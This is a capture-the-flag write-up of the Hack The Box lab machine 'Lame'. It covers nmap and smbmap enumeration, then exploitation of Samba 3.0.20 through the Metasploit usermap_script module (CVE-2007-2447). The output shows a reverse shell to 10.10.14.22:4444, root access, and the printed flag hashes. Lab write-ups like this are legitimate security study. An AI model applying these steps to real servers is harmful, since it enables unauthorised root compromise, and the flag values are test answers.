
Lame


nmap



```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-16 17:32 BST
Nmap scan report for 10.10.10.3
Host is up (0.045s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```

21: the ftp folder for the anonymous login is empty and we cant put any sort of file
22: ssh anonymous login is denied

on port 445 and 139 is running an smb protocol:




```
└──╼ $smbmap -H 10.10.10.3
[+] IP: 10.10.10.3:445  Name: 10.10.10.3
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        tmp                                                     READ, WRITE     oh noes!
        opt                                                     NO ACCESS
        IPC$                                                    NO ACCESS       IPC Service (lame server (Samba 3.0.20-Debian))
        ADMIN$                                                  NO ACCESS       IPC Service (lame server (Samba 3.0.20-Debian))
```

looking inside the tmp folder we can find some file that tell us this is a unix machine, nothing else.
Googling a bit the verrsion of the smb protocol an msf exploit pop up, CVE-2007-2447

run msfconsole, search for this exploit, set it up and run it.
We'll be logged immediatly as root.

Just run “find -iname ”root.txt"" and find -iname ”user.txt", cat them and there we go.



```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 10.10.14.22:4444
[*] Command shell session 2 opened (10.10.14.22:4444 -> 10.10.10.3:54908) at 2020-10-16 18:14:10 +0100

shell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary(bash) on target machine
[*] Found bash at /bin/bash
python3 -c 'import pty; pty.spawn("/bin/bash");'
python3 -c 'import pty; pty.spawn("/bin/bash");'
bash: python3: command not found
root@lame:/# id
id
uid=0(root) gid=0(root)
root@lame:/# find -iname "user.txt"
find -iname "user.txt"
./home/makis/user.txt
root@lame:/# find -iname "root.txt"
find -iname "root.txt"
./root/root.txt
root@lame:/# cat ./home/makis/user.txt
cat ./home/makis/user.txt
69454a937d94f5f0225ea00acd2e84c5
root@lame:/# cat ./root/root.txt
cat ./root/root.txt
92caac3be140ef409e45721348a4e9df
root@lame:/# echo "@RedBit"
```